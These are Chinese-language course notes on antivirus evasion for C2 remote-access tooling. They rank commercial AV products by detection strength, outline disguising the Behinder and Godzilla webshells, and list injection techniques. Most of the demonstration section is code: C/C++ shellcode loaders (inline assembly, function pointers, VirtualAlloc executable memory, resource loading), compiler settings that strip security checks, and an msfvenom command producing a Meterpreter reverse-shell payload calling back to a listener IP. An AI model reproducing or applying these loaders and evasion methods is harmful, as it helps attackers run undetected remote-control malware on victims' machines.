


Day147 免杀对抗-C2远控篇

&C&C++&ShellCode定性分析&生成提取

&Loader加载模式&编译执行



1.知识点

- 1、环境准备-单机系统&杀毒产品&流量产品
- 2、Webshell-静态对抗&动态对抗&工具对抗
- 3、Webshell-代码混淆&流量绕过&源码魔改

- 1、环境部署-JAR反编译&打包构建-项目即成功
- 2、魔改冰蝎-防识别-打乱特征指纹-使用即变异
- 3、魔改冰蝎-防查杀-新增加密协议-生成即免杀

- 1、环境部署-JAR反编译&打包构建-项目即成功

- 2、魔改哥斯拉-防识别-打乱特征指纹-使用即变异
- 3、魔改哥斯拉-防查杀-新增后门插件-生成即免杀

-
- 1、C2远控-免杀基础-基本知识&环境搭建
 - 2、C2远控-ShellCode-生成&提取&加载
 - 3、C2远控-ShellCode-Loader免杀开发
-

2.详细点

2.1 常见杀软特点总结



- 1 杀软一般通过一下几点来检测恶意软件和行为:
- 2 1、静态查杀: 最基本的查杀方式, 主要通过对文件的特征码进行扫描, 匹配已知的病毒特征库。如果发现文件特征码与病毒特征库中的某个病毒特征码相匹配, 就判断该文件为病毒; 部分杀软会在静态查杀时将程序放入沙箱中运行几秒的方式以检测程序是否是恶意程序。
- 3 2、动态(主动)查杀: 通过在程序运行时扫描程序内存是否匹配病毒特征的方式主动发现恶意程序。在EDR中还会挂钩敏感的windows API, 在程序调用到被挂钩的API时检查函数参数和调用栈以检测恶意程序。
- 4 3、流量监控: 监控网络流量, 分析网络数据包, 如果发现异常流量或者已知的恶意流量特征, 就可能是恶意软件在进行网络活动。
- 5 4、行为监控: 监控程序的运行行为, 如文件操作、注册表操作等。如果发现某个程序的行为超出了正常范围, 就可能是恶意软件。

2.2 常见杀软特点



- 1 火绒: 静态查杀能力弱, 没有动态查杀, 横向移动防护比较强, frp等内网穿透受影响。
- 2 360安全卫士/360杀毒: 静态查杀能力较强, 没有动态查杀, 如果开启了核晶模式, 则行为查杀比较强, 注入进程等敏感行为会被拦截; 核晶模式在物理机中默认开启, 在虚拟机中默认关闭。
- 3 360QVM: 360QVM 简单的说就是使用了机器学习辅助查杀, 在360杀毒引擎设置中开启 360QVM 后静态查杀会变得非常流氓, 有一点特征就会被查杀。
- 4 windows Defender: 静态查杀能力较强, 动态查杀较强, 监控 HTTP 流量。
- 5 卡巴斯基: 普通版静态查杀能力一般, 企业版静态查杀能力较强, 动态查杀较强。
- 6 ESET: 静态查杀能力较强, 没有动态查杀。

2.3 静态查杀能力强弱



- 1 火绒 < 360安全卫士、360杀毒、windows Defender、卡巴斯基标准版 < 卡巴斯基企业版、ESET < 360QVM。
- 2 目前见过静态查杀能力最强的属360QVM, 连国外的杀软都有所不及, 可以说360QVM是非常流氓的了。

2.4 动态查杀能力强弱



- 1 火绒、360、ESET < 卡巴斯基 < windows Defender。
- 2 火绒、360、ESET 这几个没有动态查杀。

2.5 C2应用&&加载语言



- 1 CS (CobaltStrike)、MSF (Metasploit)、Viper、Ghost, 比较小众的C2有Supershell、Manjusaka等, 还有个人开发的 C2。



- 1 常见的用来制作免杀语言有C/C++、C#、Powershell、Python、Go、Rust等
- 2 C/C++: 使用最多也是制作免杀的首选语言, 很多高级的免杀技术都是使用C/C++来实现, Github 上很多高星的、优秀的免杀项目也是使用C/C++来实现。
- 3 C#: 结合了C++的性能和Java的易用性, 通过.NET框架来访问各种API, 写起免杀来更为简单, 但是基于.NET框架的语言也比其他语言更容易被检测到。
- 4 Powershell: 基于.NET框架的脚本语言, 可以很方便的执行, 也可以很容易的将Powershell脚本转为C#程序, 同C#一样也容易被检测到, 2.0以上版本需绕过AMSI。
- 5 Python: 语法简单, 写起来容易, 大部分学免杀的新手都会Python, 认为Python容易, 自己也懂Python, 于是从Python 开始学免杀, 而结果恰恰相反, Python写起免杀来比C/C++还要复杂, 在C/C++中可以直接调用 windows API, 在 Python 中则要通过一层转化间接调用windows API, 而且Python打包的程序报毒比较高, 体积比较大。
- 6 Go: 适合编写高性能的网络应用程序, 很多内网穿透工具和漏洞扫描工具如Frp、Fscan等都使用 Go 进行开发, 学习Go 语言免杀可以对这些工具进行免杀。
- 7 Rust: Rust性能同C/C++, 结构比较整洁但是语法复杂, 不适合新手选择。
- 8 其他: ASM、Nim、Java等

3.演示案例

3.1 C2远控-ShellCode-认知&环境



- 1 1.创建工程时关闭SDL检查
- 2 2.属性->C/C++->代码生成->运行库->多线程 (/MT)如果是debug则设置成MTD
- 3 3.属性->C/C++->代码生成->禁用安全检查GS
- 4 4.关闭生成清单 属性->链接器->清单文件->生成清单 选择否

3.2 C2远控-ShellCode-分析&提取



- 1 ShellCode的本质其实就是一段可以自主运行的代码。
- 2 它没有任何文件结构，它不依赖任何编译环境，无法像exe一样双击运行，
- 3 因此需要通过控制程序流程跳转到shellcode地址加载上去执行shellcode。
- 4
- 5 目的：杀毒和感知平台如何定性
- 6 分析：OD&xdb&ida
- 7 提取：010Editor
- 8 加载：各种Loader方法执行
- 9 思路：
- 10 1、Shellcode自写打乱
- 11 2、Shellcode加密混淆
- 12 3、Shellcode分离隐藏
- 13 4、Shellcode注入回调



- 1 例子1：MSF上线Shellcode分析
- 2 参考：<https://www.cnblogs.com/Akkuman/p/12859091.html>
- 3 MSF源码：https://github.com/rapid7/metasploit-framework/blob/master/lib/msf/core/payload/windows/reverse_tcp.rb



- 1 例子2：Shellcode提取-CS上线
- 2 `#include <windows.h>`
- 3 `#include <stdio.h>`
- 4
- 5 `int main()`
- 6 `{`
- 7 `char shellcode[] ="";`
- 8 `void* run = VirtualAlloc(0, sizeof shellcode, MEM_COMMIT, PAGE_EXECUTE_READWRITE);`
- 9 `//使用 VirtualAlloc申请一块可读可写可执行的内存(PAGE_EXECUTE_READWRITE)`
- 10 `memcpy(run, shellcode, sizeof shellcode);`
- 11 `//使用memcpy将shellcode拷贝到刚刚申请的内存中`
- 12 `((void(*)())run)();`
- 13 `}`

3.3 C2远控-ShellCode-Loader加载



```
1 1、内联汇编执行
2 #include <windows.h>
3 #include <stdio.h>
4 #include <string.h>
5
6 unsigned char buf[] = "";
7 int main()
8 {
9     __asm {
10         lea eax, buf
11         call eax
12     }
13 }
```



```
1 2. 指针执行
2 #include <iostream>
3 #include <stdio.h>
4 #include <string.h>
5 #pragma comment(linker, "/subsystem:\"Windows\" /entry:\"mainCRTStartup\"")
6
7 int main() {
8     unsigned char buf[] = "";
9     ((void(*) (void)) & buf)();
10 }
11
12 ((void(*)()) &buf)()
13 #第一部分:((void(*)()) 类型转换,在C语言中这是一个函数指针类型
14 #第二部分:&buf 获取buf变量的内存地址
15 #第三部分:() 将buf地址当作函数执行
```



```
1 3、申请内存加载
2 #include <windows.h>
3 #include <stdio.h>
4 #pragma comment(linker, "/subsystem:\"Windows\" /entry:\"mainCRTStartup\"") //windows控
    制台程序不出黑窗口
5
6 int main()
7 {
8     char shellcode[] = "";
9     void* run = VirtualAlloc(0, sizeof shellcode, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
10    //使用 VirtualAlloc申请一块可读可写可执行的内存(PAGE_EXECUTE_READWRITE)
11    memcpy(run, shellcode, sizeof shellcode);
```

```
12      //使用memcpy将shellcode拷贝到刚刚申请的内存中
13      ((void(*)())run)();
14  }
```



```
1  4、资源存储加载
2  msfvenom -a x64 -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.139.141
   LPORT=5555 -f c -o msf.bin
3
4  DWORD oldProtect;
5  BOOL pt;
6  HRSRC shellcodeResource = FindResource(NULL, MAKEINTRESOURCE(IDR_PAYLOAD_BIN1),
   L"PAYLOAD_BIN");
7  //找到shellcode资源，获取它的资源句柄
8  //它的名称为IDR_PAYLOAD_BIN1，类型为PAYLOAD_BIN
9  HGLOBAL shellcodeResourceData = LoadResource(NULL, shellcodeResource);
10 //读取其中的数据
11 DWORD shellcodeSize = SizeofResource(NULL, shellcodeResource);
12 //读取数据长度，开辟内存空间读入，获得该空间指针
```



```
1  5、进程,线程池,ETW回调,APC注入,DLL注入,动态API,UUID, SEH等模式
```